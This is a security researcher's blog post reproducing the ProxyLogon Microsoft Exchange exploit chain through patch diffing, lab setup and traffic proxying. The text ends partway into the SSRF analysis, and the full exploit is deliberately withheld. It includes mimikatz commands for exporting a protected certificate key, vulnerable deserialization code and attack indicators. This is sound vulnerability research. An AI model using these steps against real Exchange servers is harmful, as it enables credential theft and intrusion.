

Reproducing the Microsoft Exchange Proxylogon Exploit Chain

praetorian.com/blog/reproducing-proxylogon-exploit/

March 9, 2021



Introduction

In recent weeks, Microsoft has detected multiple 0-day exploits being used to attack on-premises versions of Microsoft Exchange Server in a ubiquitous global attack. ProxyLogon is the name given to CVE-2021-26855, a vulnerability on Microsoft Exchange Server that allows an attacker to bypass authentication and impersonate users. In the attacks observed, threat actors used this vulnerability to access on-premises Exchange servers, which enabled access to email accounts, and install additional malware to facilitate long-term access to victim environments.

The Praetorian Labs team has reverse engineered the initial security advisory and subsequent patch and successfully developed a fully functioning end-to-end exploit. This post outlines the methodology for doing so but with a deliberate decision to omit critical proof-of-concept components to prevent non-sophisticated actors from weaponizing the vulnerability. While we have elected to refrain from releasing the full exploit, we know a complete exploit will be released by the security community shortly. Once the remaining

steps are public knowledge, we will more openly discuss our end-to-end solution. We believe the hours/days in between will provide additional time for our customers, companies, and countries alike to patch the critical vulnerability.

Microsoft has rapidly developed and published scripts, indicators, and emergency patches to aid in the mitigation of these vulnerabilities. Microsoft Security Response Center has published a blog post detailing these mitigation measures [here](#). Of note, the URL rewrite module successfully prevents exploitation without requiring emergency patching, and should prove an effective rapid countermeasure to Proxylogon. However, as discussed elsewhere, exploitation of Proxylogon has been so widespread that operators of externally facing Exchange servers must turn to incident response and eviction.

Methodology


For the reverse engineering process we implemented the following steps to allow us to perform both static and dynamic analysis of Exchange and its security patches:

- **Diff:** review differences between vulnerable version and patched version
- **Test:** deploy a full test environment of the vulnerable version
- **Observe:** instrument deployment to gain knowledge of typical network communication
- **Investigate:** iterate over each CVE, connect patch diff to network traffic, and fabricate proof-of-concept exploits

Diff

By examining the differences (diffing) between a pre-patch binary and post-patch binary we were able to identify exactly what changes were made. These changes were then reverse engineered to assist in reproducing the original bug.

[Microsoft's update catalog](#) was helpful when grabbing patches for diffing. A quick search for the relevant software version returned a list of security patch roll-ups that we used to compare the latest security patch against its predecessor. For example, by searching for "[Security Update For Exchange Server 2013 CU23](#)" we identified patches for a specific version of Exchange. Exchange 2013 was chosen here because it was the smallest set of patches for a version of Exchange vulnerable to CVE-2021-26855 and therefore easiest to diff.



The screenshot shows the Microsoft Update Catalog search results for "Security Update For Exchange Server 2013 CU23". The search results are displayed in a table with columns for Title, Products, Classification, Last Updated, Version, Size, and a Download button. The table lists seven security updates for Exchange Server 2013, with the most recent update being KB509409, released on 7/3/2019.

Title	Products	Classification	Last Updated	Version	Size	Download
Security Update For Exchange Server 2013 CU23 (KB5000871)	Exchange Server 2013	Security Updates	3/2/2021	n/a	77.0 MB	Download
Security Update For Exchange Server 2013 CU23 (KB4593466)	Exchange Server 2013	Security Updates	12/2/2020	n/a	77.0 MB	Download
Security Update For Exchange Server 2013 CU23 (KB4588741)	Exchange Server 2013	Security Updates	11/5/2020	n/a	77.0 MB	Download
Security Update For Exchange Server 2013 CU23 (KB4581424)	Exchange Server 2013	Security Updates	10/9/2020	n/a	77.0 MB	Download
Security Update For Exchange Server 2013 CU23 (KB4536988)	Exchange Server 2013	Security Updates	2/6/2020	n/a	52.0 MB	Download
Security Update For Exchange Server 2013 CU23 (KB4523171)	Exchange Server 2013	Security Updates	11/8/2019	n/a	42.3 MB	Download
Security Update For Exchange Server 2013 CU23 (KB4509409)	Exchange Server 2013	Security Updates	7/3/2019	n/a	37.8 MB	Download

The Microsoft Update Catalog will helpfully sort by date, so the desired files are the top 2 entries

To begin, we downloaded the latest (3/2/2021) and the previous (12/2/2021) security update rollup. By extracting the .msp file from the .cab file, and unpacking the .msp file using 7zip, we were left with two folders of binaries to compare.

Microsoft.Exchange.Entities.Calendaring.dll	11/16/2020 12:37 AM	Application extension	205 KB
Microsoft.Exchange.Entities.Common.dll	11/16/2020 12:37 AM	Application extension	152 KB
Microsoft.Exchange.Entities.DataModel.dll	11/16/2020 12:37 AM	Application extension	134 KB
Microsoft.Exchange.Entities.HolidayCalendars.dll	11/16/2020 12:37 AM	Application extension	35 KB
Microsoft.Exchange.Entities.People.dll	11/16/2020 12:37 AM	Application extension	37 KB
Microsoft.Exchange.EseRepl.Configuration.dll	11/16/2020 12:38 AM	Application extension	16 KB
Microsoft.Exchange.EseRepl.dll	11/16/2020 12:38 AM	Application extension	116 KB
Microsoft.Exchange.ExchangeCertificateServicelet.dll	11/16/2020 12:38 AM	Application extension	37 KB
Microsoft.Exchange.Extensibility.Internal.dll	11/16/2020 12:39 AM	Application extension	547 KB
Microsoft.Exchange.Extensibility.Partner.dll	11/16/2020 12:39 AM	Application extension	16 KB
Microsoft.Exchange.FederatedDirectory.dll	11/16/2020 12:38 AM	Application extension	75 KB
Microsoft.Exchange.FrontEndHttpProxy.dll	11/16/2020 12:37 AM	Application extension	557 KB
Microsoft.Exchange.HAThirdPartyReplication.dll	11/16/2020 12:38 AM	Application extension	42 KB
Microsoft.Exchange.HelpProvider.dll	11/16/2020 12:40 AM	Application extension	39 KB
Microsoft.Exchange.HttpProxy.AddressFinder.dll	11/16/2020 12:37 AM	Application extension	31 KB
Microsoft.Exchange.HttpProxy.Common.dll	11/16/2020 12:37 AM	Application extension	94 KB
Microsoft.Exchange.HttpProxy.Diagnostics.dll	11/16/2020 12:37 AM	Application extension	35 KB
Microsoft.Exchange.HttpProxy.ProxyAssistant.dll	11/16/2020 12:37 AM	Application extension	18 KB
Microsoft.Exchange.HttpProxy.RouteRefresher.dll	11/16/2020 12:37 AM	Application extension	21 KB


The .msp update contains a few hundred binaries - most of which are .NET applications

Because most of the binaries were .NET applications we used dnSpy to decompile each binary to a series of source files. To speed up analysis we automated decompilation and leveraged the comparison functionality of source control by uploading each version to a GitHub repository as separate commits for comparison.

```
@@ -34,31 +34,31 @@ public static BackendServer FromString(string input)
34         '~';
35     });
36     int version;
37 -     if (array.Length != 2 || !int.TryParse(array[1], out version))
37 +     if (array.Length != 2 || !int.TryParse(array[1], out version) || Uri.CheckHostName(array[0])
38         {
39             throw new ArgumentException("Invalid input value", "input");
40     }
41     return new BackendServer(array[0], version);
42 }
```

Diffing on GitHub can help important changes stand out at a glance

An alternative diffing option that we also found helpful was Telerik's JustAssembly. It was a little bit slower for observing the actual file differences, but was helpful in immediately identifying where code had been added or removed.



JustAssembly succinctly shows changes for an entire dll

With this preparation complete, we needed to spin-up a target Exchange server to test against.

Test

To begin, we set up a standard domain controller using the [ADDSDeployment](#) module from Microsoft. We then downloaded the relevant Exchange installer (ex: <https://www.microsoft.com/en-us/download/details.aspx?id=58392> for Exchange 2013 CU23) and performed the standard installation process.


For an Azure-based Exchange environment, we followed the steps outlined [here](#), swapping the installer downloaded in step 8 of `Install Exchange` with the correct Exchange installer found in the above link. Additionally, we modified the PowerShell snippet in the server provisioning script to spin up a 2012-R2 Datacenter server instead of the 2019 Server version.

```
$vm=Set-AZVMSourceImage -VM $vm -PublisherName MicrosoftWindowsServer  
-Offer `WindowsServer -Skus 2012-R2-Datacenter -Version "latest"
```

This allowed for a quick deployment of a standalone Domain Controller and Exchange server, with a network security group in place to prevent unwanted Internet-based exploitation attempts.

Observe


Microsoft Exchange is composed of several backend components which communicate with one another during normal operation of the server. From the user perspective, a request to the frontend Exchange server will flow through IIS to the Exchange HTTP Proxy, which evaluates mailbox routing logic and forwards the request on to the appropriate backend server. This is shown in the diagram below.



Microsoft Exchange 2016 Client Access Protocol Architecture diagram (<https://docs.microsoft.com/en-us/exchange/architecture/architecture#client-access-protocol-architecture>)

We were interested in observing all traffic sent from the HTTP Proxy to the Exchange Back End as this should include many example requests from real services to help us better understand the source code and from requests in our exploit. Exchange is deployed on IIS,

so we made a simple change to the Exchange Back End binding to update the port from 444 to 4444. Next, we deployed a proxy on port 444 to forward packets to the new bind address.



The Exchange HTTP Proxy validates the TLS certificate of the Exchange Back End, so for our proxy to be useful, we wanted to dump the “Microsoft Exchange” certificate from our test machine’s local certificate store. Since this certificate’s private key is marked as non-exportable during the Exchange installation process, we extracted the key and certificate using mimikatz:

```
mimikatz# privilege::debugmimikatz# crypto::certificates /export /systemstore:LOCAL_MACHINE
```

```
mimikatz 2.2.0 x64 (oe.eo)
PS C:\Users\Administrator> .\mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## < > ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## v ## > https://blog.gentilkiwi.com/mimikatz
'#####' Vincent LE TOUX ( vincent.letoux@gmail.com )
> https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # crypto::certificates /export /systemstore:LOCAL_MACHINE
* System Store : 'LOCAL_MACHINE' (0x00020000)
* Store : 'My'

0. Microsoft Exchange
Subject : CN=hafnium-dc
Issuer : CN=hafnium-dc
Serial : dbedd120c498644ca72a05223fc5133f
Algorithm: 1.2.840.113549.1.1.1 (RSA)
Validity : 3/3/2021 7:37:53 PM -> 3/3/2026 7:37:53 PM
Hash SHA1: a6e019c1dca73dd40b5800e5ebdcff0295d6b377
Key Container : cb4c9676-7b44-4aeb-9a08-98bdfc7fabfe
Provider : (null)
Provider type : RSA_SCHANNEL (12)
Type : AT_KEYEXCHANGE (0x00000001)
|Provider name : Microsoft RSA SChannel Cryptographic Provider
|Key Container : cb4c9676-7b44-4aeb-9a08-98bdfc7fabfe
|Unique name : 70ed8e3f8813c8c08665b124afe1cae0_0d4a9191-eb42-419c-a8ad-1c6b7430bcd0
|Implementation: CRYPT_IMPL_SOFTWARE ;
Algorithm : CALG_RSA_KEYX
Key size : 2048 (0x00000800)
Key permissions: 0000003b ( CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; )
Exportable key : NO
Public export : OK - 'LOCAL_MACHINE_My_1_Microsoft Exchange.der'
Private export : ERROR kull_m_crypto_exportPfx ; PFXExportCertStoreEx/kull_m_file_writeData (0x8009000b)
```

Using mimikatz to extract the Exchange certificate and key from our test machine.

With the certificate and key in hand, we used a tool similar to socat, a multi-purpose network relaying tool, to listen on port 444 using the Exchange certificate and relay connections to port 4444 (the actual Exchange Back End). The socat command might look like:

```
# export the certificate and private key (password mimikatz)openssl
pkcs12 -in 'CERT_SYSTEM_STORE_LOCAL_MACHINE_My_1_Microsoft Exchange.pfx' -nokeys -out
exchange.pemopenssl pkcs12 -in 'CERT_SYSTEM_STORE_LOCAL_MACHINE_My_1_Microsoft
Exchange.pfx' -nocerts -out exchange.pem# launch socat, listening on port 444,
forwarding to port 4444socat -x -v openssl-
listen:4444,cert=exchange.pem,key=exchange-key.pem,verify=0,reuseaddr,fork openssl-
connect:127.0.0.1:444,verify=0
```

With our proxy configured, we began using Exchange as normal to generate HTTP requests and learn more about these internal connections. Additionally, several backend server processes sent requests to port 444, allowing us to observe periodic health checks, Powershell remoting requests, etc.

Investigate

While each CVE is different, our general methodology for triaging a particular CVE was composed of five phases:

1. Reviewing indicators
2. Reviewing patch diff


3. Connecting the indicators to the diff
4. Connecting these code paths to proxied traffic
5. Crafting requests to trigger these code paths
6. Repeat

Warming up with CVE-2021-26857

“CVE-2021-26857 is an insecure deserialization vulnerability in the Unified Messaging service. Insecure deserialization is where untrusted user-controllable data is deserialized by a program. Exploiting this vulnerability gave HAFNIUM the ability to run code as SYSTEM on the Exchange server.” – via Microsoft’s bulletin about the HAFNIUM exploits

While this particular vulnerability was ultimately unnecessary to obtain remote code execution on the Exchange server, it provided a straightforward example of how patch diffing can reveal the details of a bug. The advisory above also explicitly identified the Unified Messaging service as a potential target – which significantly helped to narrow the initial search space.

The Exchange binary packages were named fairly clearly – proxying functionality lived in Microsoft.Exchange.HttpProxy.*, log uploading lived in Microsoft.Exchange.LogUploader, and Unified Messaging code lived in Microsoft.Exchange.UM.*. When diffing files we don’t always have clear indicators in the file names, but there was no reason not to use this during our investigation.



The JustAssembly diff of these dlls indicates the root cause fairly clearly

The diffed classes here showed that a `Base64Deserialize` function had been removed and a `contactInfoDeserializationAllowList` property had been added. .NET historically has struggled with deserialization issues, so seeing these kinds of changes strongly suggested the removal of vulnerable code and the addition of protections against .NET deserialization exploitation. Examining `Base64Deserialize` confirms this:

```
internal static object Base64Deserialize(string base64String)
{
    object obj = null;
    using (MemoryStream memoryStream = new MemoryStream(Convert.FromBase64String(base64String)))
    {
        obj = ExchangeBinaryFormatterFactory.CreateBinaryFormatter(null).Deserialize(memoryStream);
    }
    return obj;
}
```

The removed function passes the output of a base64 string to a `BinaryFormatter`'s `Deserialize`

Before the patch, this unsafe method was invoked from

`Microsoft.Exchange.UM.UMCore.PipelineContext.FromHeaderFile` as we observed by examining the diff:

```
case "ContactInfo":
{
    contactInfo = CommonUtil.Base64Deserialize(strArrays[1]) as ContactInfo;
    continue;
}
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
case "ContactInfo":
{
    Exception exception = null;
    try
    {
        try
        {
            using (MemoryStream memoryStream = new MemoryStream(Convert.FromBase64String(strArrays[1])))
            {
                contactInfo = (ContactInfo)TypedBinaryFormatter.DeserializeObject(memoryStream, PipelineContext.contactInfoDeserializationAllowList, null, true);
            }
        }
        catch (ArgumentNullException argumentNullException)
        {
            exception = argumentNullException;
        }
        catch (SerializationException serializationException)
        {
            exception = serializationException;
        }
        catch (Exception exception1)
        {
            exception = exception1;
        }
    }
    continue;
}
finally
{
    if (exception != null)
    {
        Trace voiceMailTracer = ExTraceGlobals.VoiceMailTracer;
        object obj = 0;
        object[] objArray1 = new object[] { headerFile, exception };
        CallIdTracer.TraceDebug(voiceMailTracer, obj, "Failed to get contactInfo from header file {0} with Error={1}", objArray1);
    }
}
break;
```

The `ContactInfo` property of a serialized `PipelineContext` can be used to trigger the vulnerability

The updated version of this function included much more code for properly verifying types before deserializing them.

Essentially, this patch removed functionality that is vulnerable to a .NET deserialization attack which can be exploited using tools like ysoserial.net. While the attack path here is fairly straightforward, Unified Messaging is not always enabled on servers and as a result our proof of concept exploit relied on CVE-2021-27065, discussed below.

Server-Side Request Forgery (CVE-2021-26855)

Since all of the remote code execution vulnerabilities require an authentication bypass, we turned our attention to the Server-Side Request Forgery (SSRF). Microsoft published the following Powershell command to search for indicators related to this vulnerability:

```
Import-Csv -Path (Get-ChildItem -Recurse -Path "$env:PROGRAMFILES\Microsoft\Exchange Server\V15\Logging\HttpProxy" -Filter '*.log').FullName `| Where-Object { $_.AuthenticatedUser -eq '' -and $_.AnchorMailbox -like 'ServerInfo-*/*' } | select DateTime, AnchorMailbox
```

Additionally, Volexity published the following URLs related to SSRF exploitation:

```
/owa/auth/Current/themes/resources/logon.css/owa/auth/Current/themes/resources/.../ecp char>.js
```

Using these indicators, we searched the patch diff for related terms (including strings like host, hostname, fqdn, etc.) and discovered interesting changes in

`Microsoft.Exchange.FrontEndHttpProxy.HttpProxy` namespace. This led us to also discover a relevant diff in the `BackendServer` class used by `BEResourceRequestHandler`.

```
--- a/Exchange2013/Microsoft.Exchange.FrontEndHttpProxy/HttpProxy/BEResourceRequestHandler.cs
+++ b/Exchange2013/Microsoft.Exchange.FrontEndHttpProxy/HttpProxy/BEResourceRequestHandler.cs
@@ -22,7 +22,13 @@ namespace Microsoft.Exchange.HttpProxy
    return localPath.EndsWith(Constants.ExtensionAxd, StringComparison.OrdinalIgnoreCase) || localPath.EndsWith(Constants.ExtensionCh
    }
+   protected override bool ShouldBackendRequestBeAnonymous()
+   {
+       return true;
+   }
+   protected override AnchorMailbox ResolveAnchorMailbox()
+   {
+       string beresourceCookie = BEResourceRequestHandler.GetBEResourceCookie(base.ClientRequest);
--- a/Exchange2013/Microsoft.Exchange.FrontEndHttpProxy/HttpProxy/ProxyRequestHandler.cs
+++ b/Exchange2013/Microsoft.Exchange.FrontEndHttpProxy/HttpProxy/ProxyRequestHandler.cs
@@ -923,7 +923,10 @@ namespace Microsoft.Exchange.HttpProxy
    try
    {
        Uri uri = this.GetTargetBackendServerUrl();
-       bool proxyKerberosAuthentication = this.ProxyKerberosAuthentication;
+       if (!this.ProxyKerberosAuthentication && !string.Equals(uri.Host, this.AnchoredRoutingTarget.BackEndServer.Fqdn,
+       {
+           throw new HttpException(503, "Service Unavailable");
+       }
+       bool flag2 = false;
+       ExTraceGlobals.FaultInjectionTracer.TraceTest<bool>(44828U, ref flag2);
+       if (flag2)
--- a/Exchange2013/Microsoft.Exchange.FrontEndHttpProxy/HttpProxy/ServerInfoAnchorMailbox.cs
+++ b/Exchange2013/Microsoft.Exchange.FrontEndHttpProxy/HttpProxy/ServerInfoAnchorMailbox.cs
@@ -22,9 +22,15 @@ namespace Microsoft.Exchange.HttpProxy
    };
    }
